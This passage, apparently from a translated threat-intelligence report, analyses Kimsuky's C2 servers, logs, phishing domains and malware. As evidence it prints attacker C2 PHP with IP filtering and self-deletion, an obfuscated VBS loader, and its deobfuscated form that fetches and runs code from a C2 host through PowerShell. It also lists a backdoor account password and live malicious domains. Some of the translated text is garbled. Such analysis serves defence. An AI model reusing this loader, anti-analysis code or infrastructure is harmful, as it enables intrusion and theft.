Excluding the hacking targets, only analysts and the Kimsuky organization remain. Below (Table 36) is the malicious data collected from 21*.16*.25*.5*(KR). This is an excerpt from only a portion of the behavior log. It accesses different URLs at 8-second intervals and displays a malicious Powershell with the same file name. In the analysis work pattern of the analyst's sequential processing method, the act of downloading the script was explained as occurring. We decided that it was close to the pattern of a hacking organization where we just had to check if the malware was running properly. this is It is not the analyst's IP, but it is correct to judge that it is the IP used by the Kimsuky organization for malware testing purposes.

In the table below (Table 36), hxxp://bipaf.org is the C2 through which the malicious document (MD5: 90a56bc6a66bb4e02265389529757460) communicates, and namastte has been hacked by the Kimsuky organization since November 2021, before April 2022, which was recognized by AhnLab. Abuse with C2 It also means that it has been vulnerable for a long time.

Report Time	Process	Target	Behavior	Data
2021-11-02 20:13:11	powershell.exe N/A		Connect to network	hxxp://www.namastte.kr/sources/util/security/defender.ps1
2021-11-02 20:13:11	wscript.exe	powershell.exe	Create process	N/A
2021-11-02 20:13:11	powershell.exe N/A		Connect to network	121.78.88.79:80
2021-11-02 20:13:03	powershell.exe N/A		Connect to network	hxxp://bipaf.org/bbs/zipcode/help/defender.ps1
2021-11-02 20:13:03	svchost.exe	consent.exe	Create process	N/A
2021-11-02 20:13:03	wscript.exe	powershell.exe	Create process	N/A
2021-11-02 20:13:03	powershell.exe N/A		Connect to network	222.122.210.7:80
2021-11-02 20:13:03	powershell.exe N/A		Detected fileless attack	N/A
2021-11-02 20:13:03	powershell.exe N/A		Detected fileless attack	N/A
2021-11-02 20:13:03	wscript.exe	powershell.exe	Create process	N/A

(Table 36) Malicious behavior log of 21*.16*.25*.5*(KR)

(2) certuser.info

A total of 45 malicious URLs with similar patterns were mapped to 21*.9*.1*.16*(KR) where certuser.info was mapped.

While monitoring after blocking, I checked the record of V3 blocking when accessing the webshell URL at 22*.15*.24*.13*(KR).

As explained above, for C2 management and operation purposes, the webshell URL is known only to the Kimsuky organization.

22*.15*.24*.13*(KR) was determined to be the IP used by the Kimsuky organization. (See Table 38 below)

diagnosis time	malware_path	diagnosis
20221129154041	copycount.co.kr/pma/themes/original/skin.lib.php	LOG_ID_WEB_ MAL_BLOCK
20221129154036	copycount.co.kr/pma/themes/original/skin.lib.php	LOG_ID_WEB_ MAL_BLOCK
20221129154035	copycount.co.kr/pma/themes/original/skin.lib.php	LOG_ID_WEB_ MAL_BLOCK
20221031154004	navernail.eu/ewf43fewfwf4tfw4/wf7weyr892hfwogewgsfg3.php	LOG_ID_WEB_ MAL_BLOCK
20221031154004	navernail.eu/ewf43fewfwf4tfw4/wf7weyr892hfwogewgsfg3.php	LOG_ID_WEB_ MAL_BLOCK
20221031153959	navernail.eu/ewf43fewfwf4tfw4/wf7weyr892hfwogewgsfg3.php	LOG_ID_WEB_ MAL_BLOCK

(Table 38) Webshell URL access blocking log of 22*.15*.24*.13*(KR)

Additionally, the malicious behavior log of 21*.9*.1*.16*(KR) also shows that after hacking a vulnerable site using MS Edge browser,

I confirmed accessing the uploaded webshell URL. (See Table 39 below)

Connection time	Process	Data
2023-01-02 10:47:27	msedge.exe	hxxp://www.bluemotion.co.kr/cheditor4/insert_link.php?fpath=/home/bluemotion/user/data/cheditor4/1404/log&fopen=sqlite.zip
2022-12-23 10:55:54	msedge.exe	hxxp://cctva001.kr/gnuboard4/bbs/view_tail.php?fpath=/home/hosting_users/dahanw_cctva1/www/gnuboard4/bbs&fopen=server.rar

(Table 39) Log of webshell URL access behavior of 21*.9*.1*.16*(KR)

(3) 185.176.43.106(BG)

IP filtering is applied to list.php used by some C2s built by the Kimsuky organization for the purpose of distributing malware, as shown below (Table 40), and it is impossible to download malware from IPs other than those marked in red.

It means that it does. And the three IPs are judged to be the IPs of the Kimsuky organization, not the IPs of the actual hacking targets.

IP	URL	file name	condition

185.176.43.106
(BG)
	koreaglobal.atwebpages.com	list.php	if(!(($ip == "21*.4*.10*.25*")\|\|($ip == "17*.12*.16*.15*")))
			exit(0);

	koreaglobal.mypressonline.com		if($ip != "17*.11*.14*.18*")
			exit(0);

	koreaglobal.mywebcommunity.org		if(!(($ip == "21*.4*.10*.25*")\|\|($ip == "17*.12*.16*.15*")))
			exit(0);

(Table 40) IP filtering in list.php

The reason why 17*.11*.14*.18*(KR) is judged not to be an IP target for hacking is because of malware from 2022.10.11 to 2023.05.12.

We checked the log of 4,769 access blocks on the distribution site, and the following (Table 41) is an excerpt from the access log, which was blocked for 1 hour.

There is a certain pattern called blocking at intervals.


diagnosis time	malware_path	diagnosis
20230518104218	koreaglobal.mypressonline.com/file/upload/list.php?query=6	LOG_ID_WEB_MAL_BLOCK
20230518094217	koreaglobal.mypressonline.com/file/upload/list.php?query=6	LOG_ID_WEB_MAL_BLOCK
20230518084217	koreaglobal.mypressonline.com/file/upload/list.php?query=6	LOG_ID_WEB_MAL_BLOCK
20230518074216	koreaglobal.mypressonline.com/file/upload/list.php?query=6	LOG_ID_WEB_MAL_BLOCK
20230518064216	koreaglobal.mypressonline.com/file/upload/list.php?query=6	LOG_ID_WEB_MAL_BLOCK
20230518054216	koreaglobal.mypressonline.com/file/upload/list.php?query=6	LOG_ID_WEB_MAL_BLOCK

(Table 41) Log of blocking access to malicious code distribution sites for 17*.11*.14*.18*(KR)

The reason for the existence of a certain pattern of blocking at hourly intervals is that /list.php?query=1(info_sc.txt) is the target of the hacking target.

When running on the system, download /list.php?query=6 (normal_sc.txt) is performed every 60 minutes.

This is because it is registered with the scheduler. (See Figure 56 below)



```
End With
With tDef.Triggers.Create(2)
        .StartBoundary = TF(DateAdd("n",2,Now))
        .Enabled = True
        .Repetition.Interval = "PT60M" // 60분마다 악성 행위 수행
End With
```

(Figure 56) Tasks aimed at performing malicious actions every 60 minutes

If the IP was the target of hacking, the malware infection would not have been recognized while the antivirus blocked 4,769 accesses over a period of about 7 months.

The possibility is low, and malware infection would have been checked and taken action. There is one additional feature. Below (table 42) accessed the **** research lab webmail from 17*.11*.14*.18*(KR) and sent an email with an action log of downloading the attached file. You must log in to view and download attached files, which means that this action was successful.

Collected Date	Process	Behavior	Data
2023-05-09 20:18:25	msedge.exe	Downloads data file	http://mail.******.org/mail/mails/3532777/attachments/0
			http://mail. ******.org/mail/
2023-05-09 20:16:24	msedge.exe	Downloads data file	http://mail. ******.org/mail/mails/3534899/attachments/0
			http://mail. ******.org/

(Table 42) Access ****Lab webmail at 17*.11*.14*.18*(KR)

21*.4*.10*.25*(KR) is 78 RDP connections attempted by the Kimsuky organization through **"ÿ March 2023, domestic transit point (KR)"**

One of the IPs, 17*.12*.16*.15*(KR) is used by the Kimsuky organization described **in "ÿ Traces left on certuser.info"**

This is IP.


However, in list.php of koreaillmin.atwebpages.com, which matches the same IP and has the same C2 structure,

IP filtering does not exist. Considering that the target of hacking is a specific person or organization working in a specific field, their

It is possible to distribute malware in a limited way after identifying the IP or IP band, but the Kimsuky organization has not yet done so.

Considering that the method of sending hacking emails to the email address of the hacking target has been used, the right side of (Figure 57) below

The presence of IP filtering in list.php is unusual.



koreaillmin.atwebpages.com의 list.php

```
$ip = getenv ("REMOTE_ADDR");
$time = date("H:i, m.d.Y");
$primeLog = sprintf("./report/%s/Success.txt", $ip);
$upLog = sprintf("./report/%s/up_data.txt", $ip);
```

koreaglobal.atwebpages.com의 list.php

```
$ip = getenv ("REMOTE_ADDR");
$time = date("H:i, m.d.Y");
$primeLog = sprintf("./report/%s/Success.txt", $ip);
$upLog = sprintf("./report/%s/up_data.txt", $ip);
$firstLog = sprintf("./report/%s/first.txt", $ip);
$secondLog = sprintf("./report/%s/second.txt", $ip);
if(!(($ip == "21 .4 .10 .25 ")||($ip == "17 .12 .16 .15 ")))
    exit(0);
```

(Figure 57) Comparison of list.php in C2

The IP used as a comparison condition in IP filtering was hacked as described above based on the interpretation of the data collected by AhnLab.

Since we believe it is not the target IP, IP filtering is temporarily used simply for malware testing purposes.


There is a possibility that hacking emails were sent to specific people or organizations working in specific fields.

It could also be a test to use IP filtering to infect you with malware. Simplify IP comparison conditions

Was it used for testing purposes or to limit the scope of actual malware distribution and increase the accuracy of hacking?

We need to wait and see whether it has the potential to be used.

In list.php and lib.php, the actual file name of the malicious code mapped to the argument value of each file is specified as shown below (Figure 58). For example, if list.php?query=1, info_sc, lib.php ?idx=5 means download key_ps.



list.php

```
$query = array (
    "0" => "docu",
    "1" => "info_sc",
    "6" => "normal_sc",
    "25" => "click_sc",
    "29" => "gz",
    "31" => "ad_41",
    "37" => "def_t",
    "100" => "first",
    "300" => "second"
);
```

lib.php


```
$query = array (
    "1" => "info_ps",
    "5" => "key_ps",
    "29" => "gz",
    "31" => "ad_41",
    "37" => "def_t"
);
```

(Figure 58) Malicious code mapped to parameter values of the php file

However, the two PHP files have one thing in common. If incorrect argument values are used, all malicious threats, including PHP files, can be detected.

It is designed to delete code and leave logs. For example, list.php?query=20 is an argument value that does not exist in list.php above (Figure 59), so list.php deletes all malicious code existing in C2 and logs as shown below (Figure 60). Leave it as a file. We believe that the Kimsuky organization created list.php and lib.php in this way to take into account the characteristics of analysts.

In a situation where the analyst cannot know the structure of C2 (e.g., how many folders or files are present and what data are stored), the recognition values specified in list.php and lib.php, and the actual file names mapped to each argument value, Based on our analysis experience, we know that numbers are used in query=() or idx=(), so we will try to check what malicious code is being downloaded by sequentially increasing the numbers. Since the Kimsuky organization is well aware of this benefit, in order to disturb analysts, the parameter values are intentionally not specified sequentially in the above (Figure 58), but are spaced out. For example, the analyst may sequentially increase the parameter values and We judged that it was designed so that even if you could secure info_sc, you would fail to secure the remaining files.



list.php의 삭제 코드

```
if( $hDir = opendir('./') )
{
        while (false !== ($dir_file = readdir($hDir)))
        {
                if($dir_file == "." || $dir_file == "..") continue;

                if( is_file($dir_file) )
                {
                        unlink("./".$dir_file);
                }
        }
        closedir($hDir);
}
```

삭제 후 로그

```
================ 23:19, 10.03.2023 ================
<AnalysisLevel 1>
Warning!!! Wrong Query Requested.
ip : ::1
query : 2222
UserAgent : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36
Deleting all files...
```

(Figure 59) Deletion code of list.php and log after deletion

(4) Domestic transit (KR)

There is evidence that the Kimsuky organization attempted to connect to 78 IPs through RDP at a domestic transit point (KR) from February 2023 to April 2023. there is. Of the 78, 27.102.128.23 (KR) and 17*.11*.22*.18* (US) were confirmed to have malicious activity from the Kimsuky organization.

TIME	PARENT_PROCESS	CURRENT_PROCESS	TARGET1	TARGET2
2023-04-18 11:27:59	%systemroot%\explorer.exe	%systemroot%\system32\mstsc.exe	0.0.0.0:61180	27.102.128.23:3389
2023-04-13 09:36:53	%systemroot%\explorer.exe	%systemroot%\system32\mstsc.exe	0.0.0.0:57318	27.102.128.23:3389

(Table 43) 27.102.128.23 access activity log from domestic transit point (KR)

It was determined by the manager of the domestic transit point (KR) that the RDP connection behavior shown above (Table 43) was not a normal connection. Although it was confirmed that it was not an intended connection, 27.102.128.23 (KR) was searched on WHOIS (whois.kisa.or.kr). The 27.102.***.*** band, which is an IP assigned to Korea Content Infrastructure Co., Ltd., was used by the Kimsuky organization for phishing purposes from 3 years ago until recently. There are also many malicious URLs mapped.

For example, 27.102.106.48(KR) was used to hack a coronavirus vaccine manufacturing company 3 years ago when the coronavirus was a global issue. This is an IP to which a phishing URL impersonating the Ministry of Unification has been mapped, and recently, a URL for Naver phishing has been mapped as well. I confirmed that it exists. And 27.102.114.89 (KR), displayed in red, was used two years ago by **"Korea Atomic Energy Research Institute, North Korean hacker."** This is one of the IPs listed in " **Server breached by suspected forces** (Maeil Business Newspaper, hxxps://www.mk.co.kr/news/politics/9917932)" (see Table 44 below)

27.102.112.49(KR), Korea Content Infrastructure	27.102.106.48(KR), Korea Content Infrastructure	27.102.107.63(KR), Korea Content Infrastructure	27.102.114.89(KR), Korea Content Infrastructure
2020.08 ~ 2020.09	2020.09 ~ 2023.09	2020.12 ~ 2021.03	2021.04 ~2021.05
app.cjphoto.ga	exchange.uni-tuebingen.buzz	onedrive-upload.ikpoo.cf	manager.naver-in.ml

helper.uni-korea.ga (Ministry of Unification)	exchange.uni-tuebingen.cf	onedrive.ikpoo.cf	
nid.naver.home-info.ml	hotlook.jonga.ml	manager.naver-in.ml	
cimoon.ga	appmedicine.whoint.cf (Appmedicine)	user.naver-in.ml	
love.krnvc.ga	mail.celltrion.ml (Celltrion)	admin.naver-in.ml	
vlnk.ga	krhome.ga	mail.naver-in.ml	
jbnu.info	webmail.cellivery.ml	nsec.nhnems.kro.kr	
jbnu.ml	mail.novavax.ml (Novavax)	jbnu.info	
cimoon.ml	its.jbnu.ml	nhnems.nsec.kro.kr	
app.seoul.minia.ml	celltrion.cloudmall.club (Celltrion)	home.xonate.kro.kr	
its.jbnu.ml	helper.uni-korea.ga (Ministry of Unification)	nidlogin.nidcorp.ne.kr	
member.daum.home-info.ml	nid.naver.home-info.ml	member.cdaum.kro.kr	
	vlnk.ga	test.mydomainisok.kro.kr	
	love.krnvc.ga	user.lottebp.ga	
	jbnu.ml	nhn.nsuites.ga	
	app.seoul.minia.ml	member.csdaum.ga	
	member.daum.home-info.ml		
	app.saferzone.ml		
	cc.nidcorp.site		
	naver.nidcorp.site		
	mail.nidcorp.site		
	blog.nidcorp.site		
	lcs.nidcorp.site		
	naver.weataxs.site		

	lcs.weataxs.site		
	cc.weataxs.site		
	wetaxces.online		

(Table 44) Malicious URLs mapped to IP

The Kimsuky organization connects to 17*.11*.22*.18*(US) via RDP from a domestic transit point (KR) and installs an anti-virus program to block malicious code.

It left numerous traces of malicious activity, including testing and webshell access.

diagnosis time	FILE PATH	diagnosis
20230509174904	goodsjobs.eu/tygygvftsfx8g68Gu8x7s78gsx6.php	LOG_ID_WEB_MAL_BLOCK
20230509174651	healope.info/	LOG_ID_WEB_MAL_BLOCK
20230509174538	goodsjobs.eu/	LOG_ID_WEB_MAL_BLOCK
20230412190611	listmember.info/	
20230409173621	afgvillage.eu/	LOG_ID_WEB_PHISHING_BLOCK
20230406005917	thrhtsgdsfg.medianewsonline.com/98u98h.php	
20230331015228	omsuk.info/mesmber/se2.htm	LOG_ID_WEB_MAL_BLOCK
20230331014609	omsuk.info/nars.html	LOG_ID_WEB_MAL_BLOCK
20230331013333	omsuk.info/	LOG_ID_WEB_MAL_BLOCK

(Table 45) 17*.11*.22*.18*(US) malicious URL access blocking log

The above (Table 45) shows the logs blocked by the anti-virus program when the Kimsuky organization accesses a malicious URL through 17*.11*.22*.18*(US).

The URL shown in light red, which is a partial extract, is related to North Korea as explained **in "ÿ May 2023, E-Host IP".**

Phishing URL to steal email accounts of university professors and former high-ranking officials of the Ministry of Unification, and stolen email accounts

This is the Green Dinosaur webshell URL for C2 management and operation purposes.


URLs displayed in light green can be used to hijack the email account of a specific person or organization working in the same field described above.

The purpose of the phishing URL was explained **in "ÿ March 2023, domestic transit point (KR)."** Finally, marked in pale yellow

The URL is a green URL for C2 management and operation purposes that stores information stolen from the hacked system infected with malicious code.

This is the Dinosaur webshell URL, and the webshell URL was accessible even at the time of writing the analysis report, and malicious code was distributed.

The structure is the same **as "ÿ September 2022, 185.176.43.106(BG)" .**




Name	Type	Size	Last Modified
[..]			2023/May/Sat 01:03:31
[report]	Directory		2023/May/Sat 02:48:20
common.txt	File	563 B	2023/May/Sat 01:07:25
foot.txt	File	2.57 KB	2023/May/Sat 01:07:29
getckps.txt	File	9.46 KB	2023/May/Sat 01:07:33
infsdps.txt	File	5.88 KB	2023/May/Sat 01:07:36
main.php	File	2.08 KB	2023/May/Sat 01:08:38
show.php	File	1.09 KB	2023/May/Sat 01:08:54
stdio.php	File	1.58 KB	2023/May/Sat 01:08:40

(Figure 60) Malicious files from thrhtsgdsfg.medianewsonline.com

In list.php (Figure 58), if an incorrect argument value is entered, the file existing in C2 is deleted, but main.php in (Figure 60) above is deleted.

Even if you enter an incorrect parameter value, the file is not deleted. Like list.php, it is determined by the analyst's IP and saved as a file in the Check folder.

Save the log. (Below (see Figure 61))



```
ip : 192.168.85.129
query : 33
UserAgent : Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0
Safari/537.36
```

(Figure 61) Example of files created in the Check folder

Below (Table 46) is the diagnosis made by the antivirus installed by the Kimsuky organization when testing malware in 17*.11*.22*.18*(US).

Some of the logs are excerpted and organized into four characteristics.

hour	FILE PATH	diagnosis
20230509234409	C:\Windows\System32\termsvc.dll	ASD Prevention
20230430070742	C:\Users\DefaultUser\Downloads\info_sc_org1.txt	Trojan/VBS.Kimsuky
20230430070640	C:\Users\DefaultUser\Downloads\info_sc_org1 - copy.vbs	Trojan/VBS.Kimsuky
20230323043909	C:\Users\Administrator\AppData\Local\Temp\OneNote\16.0\Exported\{015223D7-1E1C-4B92-9ED7-68061329370A}\NT\1\(KBS Sunday Diagnosis) Questionnaire.vbs	Trojan/VBS.Akdoor.S2202
20230321053830	C:\Users\Administrator\Downloads\passwod.txt.lnk	Dropper/LNK.Kimsuky.S2172

20230321053733 C:\Users\Administrator\Downloads\result.txt.lnk	Dropper/LNK.Kimsuky.S2172
20230321054627 C:\Users\Administrator\Downloads\exection\ms_x64.dll	Trojan/Win.Agent.R521672

(Table 46) Antivirus diagnostic log of 17*.11*.22*.18*(US)


First, the word 'exection' in the FILE PATH of ms_x64.dll, shown in light red, is a typo that originally meant execution, and the Kimsuky organization has established the continuity of the connection with 17*.11*.22*.18*(US). To secure it, it can be interpreted as running ms_x64.dll to create an account (DefaultUser / lsjdoif#@$@#09v921) and creating and running %System%\termsvc.dll, which is RDPWraper.

Second, when you copy a file with the same file name to the same path, a word indicating that this file is a copy is added to the end of the file name, based on the language of the Windows operating system you are using. File name of malware displayed in light yellow

The 17*.11*.22*.18*(US) IP exploited by the Kimsuky organization with "copy" at the end is an overseas IP, but it was determined that Korean Windows was installed and used on the system using that **IP .** Through these traces, the language of the hacking organization

This helps with profiling because it allows you to infer the region.

Third, the malicious code displayed in light green is a shortcut, and the structure of passwod.txt.lnk is as shown below (Figure 62). In the VBS file created by executing the shortcut malicious code, the core content is obfuscated as shown in the red box in ÿ, and after a simple deobfuscation process shown in the blue box, the final VBS code with the malicious code download URL in ÿ is obtained. You can check . The URL format accessed by executing the final VBS code is the same as the URL accessed by malicious documents or executable file malware, and the downloaded malware varies depending on query=().



```
i"""" )hh:tt.ttSppe::t//S//t""""r  i&&n  guuViia  1&&u  e"
el""reCy h=""e1 c""&k: _DdAoos wswnohpcitilhae t &i. ob""n
tl-Desweeopcr od1nV0da0sl: uL1eo: o"" p:h:Ckbr,te =ar.teDe
nt""t(D.""iBWsoSadcbyrl.ieIpFntin.reSsrhtTeReluxlnt""C:)u.
Wr1i,:t0.h,S:teErtxuDeewc:ouCrtrdeeV(aabtlteu)Oe:b Dj oehw
S\=hM eiClcrlre""oa)st.oeRfOutbn\i Eeddcogtwe(n\""pIWtEShT
d =3
str_Len=Len(red_blue)
ret_str=""
For jxx=0 To d-1
 For ixx=0 To Int(str_Len/d)-1
  ret_str=ret_str + Right(Left(red_blue,ixx*d+jxx+1),1)
 Next
Next
ret_str=ret_str + Right(red_blue,str_Len-Int(str_Len/d)*d)
red_blue=ret_str
Execute red_blue
```

② 난독화된 VBS 파일

```
:On Error Resume Next:Sub SetIEState():Const hk = &H80000
"Software\Microsoft\Internet Explorer\Main":With
GetObject("winmgmts:\root\default:StdRegProv"):.SetString
regdir, "Check_Associations", "no":.SetDwordValue  hk, re
"DisableFirstRunCustomize", 1:.SetDwordValue  hk,
"Software\Microsoft\Edge\IEToEdge", "RedirectionMode", 0
With:End Sub:SetIEState:ui =
"peosljeos.scienceontheweb.net/gdgsunim":With
CreateObject("InternetExplorer.Application"):.Navigate "h
& "/list.php?query=1":Do while .busy:WScript.Sleep
100:Loop:bt=.Document.Body.InnerText:.Quit:End
With:Execute(bt):DownloadFolder =
CreateObject("WScript.Shell").ExpandEnvironmentStrings("%
") & "\Downloads":downpth = DownloadFolder & "\questions.
= "cmd /c powershell Invoke-WebRequest -Uri http://" & ui
-OutFile " & downpth & ";start-sleep -seconds
1:":CreateObject("WScript.Shell").Run
runstr,0,true:CreateObject("WScript.Shell").Run downpth::
```

③ 난독화 해제된 VBS 파일

(Figure 62) Structure of passwod.txt.lnk

Fourth, the (KBS Sunday Diagnosis) questionnaire.vbs shown in light purple is the malicious code corresponding to number ÿ in (Figure 62). After being deobfuscated, the code is the same as number ÿ, and considering the FILE PATH of the VBS, MS It is believed that OneNote was abused to execute malicious code. For reference, AhnLab disclosed a case of OneNote malware distribution by the Kimsuky organization in March 2023.

[+] (ASEC Blog) OneNote malware disguised as reward payment (Kimsuky)

hxxps://asec.ahnlab.com/ko/49843/

Microsoft released the news that it would gradually remove VBS (Visual Basic Script), which has been used as a Windows feature, through a notice dated October 10, 2023, and was covered in numerous foreign media outlets.

[+] (Microsoft) Notice dated October 10, 2023

hxxps://learn.microsoft.com/en-us/windows/whats-new/deprecated-features

[+] (Bleeping Computer) Microsoft to kill off VBScript in Windows to block malware delivery.

hxxps://www.bleepingcomputer.com/news/security/microsoft-to-kill-off-vbscript-in-windows-to-block-malware-delivery/

According to Microsoft's announcement, VBS (Visual Basic Script), which has been used as a Windows feature for a long time, contains malware. It has been frequently abused for infections and is vulnerable to security due to difficulties in maintenance, so it will be removed gradually.

